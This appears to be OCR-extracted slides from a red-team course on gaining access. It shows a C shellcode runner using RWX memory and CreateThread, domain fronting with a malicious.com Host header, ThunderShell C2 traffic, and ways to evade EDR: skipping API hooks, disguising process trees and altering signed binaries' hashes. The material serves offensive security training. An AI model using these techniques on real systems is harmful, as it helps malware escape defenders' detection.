
```
[DllImport("kernel32.dll", SetLastError = true)]
public static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);
```



```
Console.WriteLine("Opening Remote Process PID: {0}", PID);
IntPtr hProc = OpenProcess(0x001F0FFF, false, PID);
if(hProc == IntPtr.Zero)
```

Gaining Access

.NET can be used to hide your code using native ProtectedMemory class




Fields

CrossProcess	1	All code in any process can unprotect memory that was protected using the Protect(Byte[], MemoryProtectionScope) method.
SameLogon	2	Only code running in the same user context as the code that called the Protect(Byte[], MemoryProtectionScope) method can unprotect memory.
SameProcess	0	Only code running in the same process as the code that called the Protect(Byte[], MemoryProtectionScope) method can unprotect memory.

Gaining Access

SameLogin and SameProcess can be used to prevent security product scan to analyze your malicious data stored in memory, since they will not be able to unprotect the memory




Fields

CrossProcess	1	All code in any process can unprotect memory that was protected using the Protect(Byte[], MemoryProtectionScope) method.
SameLogon	2	Only code running in the same user context as the code that called the Protect(Byte[], MemoryProtectionScope) method can unprotect memory.
SameProcess	0	Only code running in the same process as the code that called the Protect(Byte[], MemoryProtectionScope) method can unprotect memory.

Exercise
Write C code to execute shellcode using CreateThread


Gaining Access



```c
#include <Windows.h>
#include <stdio.h>

int main(int argc, char **argv) {
    CHAR shellcode[] = "\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc";
    DWORD dwSize = 10;
    VOID *mem = VirtualAllocEx(GetCurrentProcess(), NULL, dwSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    printf("mem at 0x%p\n", mem);
    memcpy(mem, shellcode, dwSize);
    if(CreateThread(NULL, dwSize, mem,  NULL, 0, NULL) == NULL) {
        printf("Failed to CreateThread %ld\n", GetLastError());
    }

    return 0;
}
```

Gaining Access


The call to the CreateThread confirms that the code will be executed



```
004013E5    8B55 F4               mov edx,dword ptr ss:[ebp-C]
004013E8    8B45 F0               mov eax,dword ptr ss:[ebp-10]
004013EB    C74424 14 00000000    mov dword ptr ss:[esp+14],0
004013F3    C74424 10 00000000    mov dword ptr ss:[esp+10],0
004013FB    C74424 0C 00000000    mov dword ptr ss:[esp+C],0
00401403    895424 08             mov dword ptr ss:[esp+8],edx
00401407    894424 04             mov dword ptr ss:[esp+4],eax
0040140B    C70424 00000000       mov dword ptr ss:[esp],0
00401412    E8 B1080000           call <JMP.&CreateThread>
```

Quick note on calling convention on 32 bits system: it uses the stack in to push the arguments

In this case ESP + 4 = 0x0060FEB0 = mem



```
0060FEB0  00000000
0060FEB4  00020000
0060FEB8  0000000A
0060FEBC  00000000
```

```
Address   Hex                                               ASCII
00020000  CC CC CC CC CC CC CC CC CC CC 00 00 00 00 00 00   ÌÌÌÌÌÌÌÌÌÌ......
00020010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00020020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00020030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00020040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00020050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00020060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Gaining Access

Now you have all the tools in the world to be creative when it comes to payload generation

Gaining Access

WARNING

Gaining Access

When you are designing your payload, you may want to think of the following:

> If you want to avoid network detection, act like a legitimate service

Be ahead of detection using the latest technology:

- Websocket, for example
- Using API technology structure (JSONP, SOAP)

Gaining Access

If you want to avoid detection, understand your enemy

What do they really monitor?

- Network
- APIs hooks
- Behaviors
- Heuristics
- Hash based

Gaining Access

Network:

- Second layer of encryption
- Shady, less used protocol
- Secure channel

Gaining Access

Why domain fronting is so powerful:

- Using known “trusted” domain to route your traffic will increase the chance to blend in
- If the traffic is not encapsulated into a secure channel (TLS), heuristic detection may be harder

Gaining Access

Why domain fronting is so powerful:

A typical domain fronting will have a Host header that doesn’t match the host requested

This is something that is used legitimately

Gaining Access

Why domain fronting is so powerful:

Querying google.com

```
GET / HTTP/2.0
Host: malicious.com
```

Assuming that the server supports arbitrary host, the request will be forwarded to the attacker.

https://github.com/vysecurity/DomainFrontingLists

Gaining Access

HTTP IS PROBABLY THE MOST USED PROTOCOL

- WELL DETECTED
- EASY TO USE TONS OF LIBRARIES

Gaining Access

RAW TCP

- FAST
- WELL DETECTED
- NEED MORE TIME TO CODE

Gaining Access

DNS

- LESS MONITORED
- SLOW
- NEED MORE TIME TO CODE

Gaining Access

ICMP

- LESS MONITORED, NOT SUPER POPULAR ANYMORE
- SUPER SLOW
- NEED MORE TIME TO CODE

Gaining Access

Protocol encryption VS software encryption:

Protocol may be easily intercepted by network filter


```
    TLS  -> Windows Decryption -> Network Filter -> Application
                                         |
                                         It’s now clear text

    TLS  -> Windows Decryption -> Network Filter ->  Application -> 
Decryption

                                         |
                                         Still encrypted
```

Gaining Access

ThunderShell is using this approach


https://github.com/Mr-Un1k0d3r/ThunderShell

HTTPS



```
me@WTL-SP-4XXHWT2:/mnt/c/Users/charles.hamilton/Desktop/tools/ThunderShell$ nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from localhost 57482 received!
??? Z?  V??\?L"<?pPT?nØ?)|4  ?
        ?? 5 /
?  ?
 ? ? ? ? ? ?? #   ?  ? ?
```

HTTP




```
me@WTL-SP-4XXHWT2:/mnt/c/Users/charles.hamilton/Desktop/tools/ThunderShell$ nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from localhost 57541 received!
POST /6tVhUX13w3cnKD/ HTTP/1.1
User-Agent: Microsoft Windows NT 6.2.9200.0
Content-Type: application/json
Host: 127.0.0.1:8080
Content-Length: 139
Expect: 100-continue
Connection: Keep-Alive

{"UUID":null,"ID":"46tVhUX13w3cnKDv","Data":"DSBjigPIjqX+j20G/CtidIKho99Xu804jmLjl1KXpoN+BCV9jBbaSjdlBEUJaqudO3p7HMRg8Uo
GNcaXf8RLb34HYA=="}
```

Gaining Access

ThunderShell is using this approach

https://github.com/Mr-Un1k0d3r/ThunderShell

The JSON data contains the actual C2 communication



```
GNcaXf8RLb34HYA=="}me@WTL-SP-4XXHWT2:/mnt/c/Users/charles.hamilton/Desktop/tools/ThunderShell$ echo "DSBjigPIjqX+j20G/Ct
XpoN+BCV9jBbaSjdlBEUJaqudO3p7HMRg8UoGNcaXf8RLb34HYA==" | base64 -d | xxd
00000000: 0d20 638a 03c8 8ea5 fe8f 6d06 fc2b 6274  . c.......m..+bt
00000010: 82a1 a3df 57bb cd38 8e62 e397 5297 a683  ....W..8.b..R...
00000020: 7e04 257d 8c16 da4a 3765 0445 096a ab9d  ~.%}...J7e.E.j..
00000030: 3b7a 7b1c c460 f14a 0635 c697 7fc4 4b6f  ;z{..`.J.5....Ko
00000040: 7e07 60                                  ~.`
```

The traffic is still encrypted since it's decrypted at the software layer

This obviously defeats network filter

Gaining Access

APIs hooking:

- Don’t use the ones that are hooked
- If it’s user mode hooking, jump over the hook
- Jumping user land hooks
- Depending on how deep the hook is, call lower Windows API:

`CreateFile vs NtCreateFile vs ZwCreateFile`

Gaining Access

CreateFile kernel32.dll

NtCreateFile ntdll.dll

syscall


Gaining Access

Nt* and Zw* are the same using Zw* will not defeat hooks in the Nt* APIs

Gaining Access

Zw* is designed to be called from the kernel

Nt* is designed to be called from the userland



Name	Address	Ordinal
NtCreateFile	000000018009D0B0	287

Name	Address	Ordinal
ZwCreateFile	000000018009D0B0	1870

[illegible]

Gaining Access

Behaviors:

Process correlation:

- WinWord.exe -> cmd.exe -> powershell.exe
- WinWord.exe Using VBA to register WMI process

Ensure that process tree is not suspicious

Gaining Access

Behaviors:

Process path:

- C:\windows\system32\cmd.exe
- C:\suspicious\cmd.exe

Unexpected process issuing network requests

Unknown process name / registry keys

Gaining Access

Heuristics:

AMSI detection based on known malicious strings

AV signature for known hacking tool (non-compiled code)

AV signature for known bad binaries

Blacklisted known binaries

- regsvr32.exe
- powershell.exe

Gaining Access

You can patch known lolbin and change the hash, but it will remain signed and verified

https://github.com/Mr-Un1k0d3r/Windows-SignedBinary

Gaining Access

Hash based:

Known malicious hash

Known Windows binaries that are blacklisted, based on the hash:

- regsvr32.exe
- regasm.exe
- msbuild.exe

Solution: change the hash

Gaining Access

WARNING EACH SECURITY PRODUCTS IS WORKING DIFFERENTLY


KERNEL HOOKS VS USERMODE HOOKS

HOOKING THE DESTINATION VS THE SOURCE

https://github.com/Mr-Un1k0d3r/EDRs


Gaining Access

Evasion techniques such as renaming may evade a solution. In other situations, it may trigger alerts



```
